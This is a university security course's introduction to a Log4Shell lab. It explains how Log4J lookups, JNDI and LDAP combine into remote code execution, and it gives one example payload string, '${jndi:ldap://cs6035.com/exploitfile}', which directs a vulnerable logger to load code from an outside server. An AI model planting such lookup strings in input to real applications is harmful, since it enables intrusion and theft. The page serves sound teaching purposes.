CS 6035

Projects / Log4Shell

Log4Shell

Important Disclaimer:

THIS IS A CURRENT REAL WORLD CRITICAL VULNERABILITY. ATTEMPTING THIS ON REAL APPLICATIONS COULD PUT YOU IN VIOLATION OF THE LAW AND GEORGIA TECH IS NOT RESPONSIBLE.

Learning Goals of this Project:

Exploring a real world critical Java exploit in the Log4J logger: Log4Shell

[NIST CVE Overview] [Randori: What is Log4Shell]

Important Reference Materials:

- General Project Introduction *This is a general overview. Some details may change each semester (i.e., login credentials)*
- LDAP server used to run the exploit.
- Log4JExploit Intro
- How Log4Shell Works
- Log4J Documentation
- Log4Shell Example
- Log4Shell Example 2
- Helpful Linux Networking Commands
- NCAT Command
- Java Unmarshaller Security
- A Journey From JNDI/LDAP Manipulation To RCE
- Hands on Introduction to Log4Shell exploit in general (not this project but helpful)
- If you have no experience in Java, Log4j/logging, RESTful applications, JNDI, LDAP, we **STRONGLY** encourage you to do research into the topics.
- A Real World Recent Example of This Exploit and Its Dangers

Background

Log4J is a very popular open-source framework that allows application developers to log important messages such as program flow, program state, exceptions, etc. These messages can include user input, dynamic data, database results, etc.

Java Naming and Directory Interface (JNDI) creates a way for Java Objects to be looked up at runtime. There are many directory interfaces that provide different ways to lookup files. A common example is a database connection pool so that applications deployed on a server can get the connections they need by only needing to know the JNDI name instead of having to have the connection details. You can use Java Serialization to store the byte array representation of an object to store objects in a directory/naming service. JNDI uses Naming References if the object is too large such as “ldap://server/location”

Where this comes into play in this exploit, is the Lightweight Directory Access Protocol (LDAP) which is not specific to Java. LDAP provides the communication language that is required to receive and send information from directory services. It can be used for authentication like sending usernames/passwords or retrieving object data through a url from another server.

To tie this into Log4J, Log4J performs lookups which allow for string substitution of certain strings. These are in the form of **${prefix:name}** i.e. a common one would be **${java:runtime}** and running this would produce “Running Java version 1.8.0_20”. Here is where the JNDI and LDAP come into play. **${jndi:<lookup>}** is a valid lookup expression recognized by the lookup by Log4J.

A malicious user could specify a valid lookup protocol such as LDAP, RMI, or DNS in the JNDI lookup and direct the Log4J lookup to their malicious server/file. An example could be **${jndi:ldap://cs6035.com/exploitfile}** which would load data from that domain if a connection can be established. Attackers can even get environment variables if RCE is disabled and learn about the server/server environment. Often, HTTP requests log header information, query parameters, path parameters, and more which allow a vector for this attack to take place. With this background, now we are ready to start this lab.

Here is a visual of the Log4j exploit and how it is accomplished (you can zoom in if this is too small via ctrl + scroll):



TABLE OF CONTENTS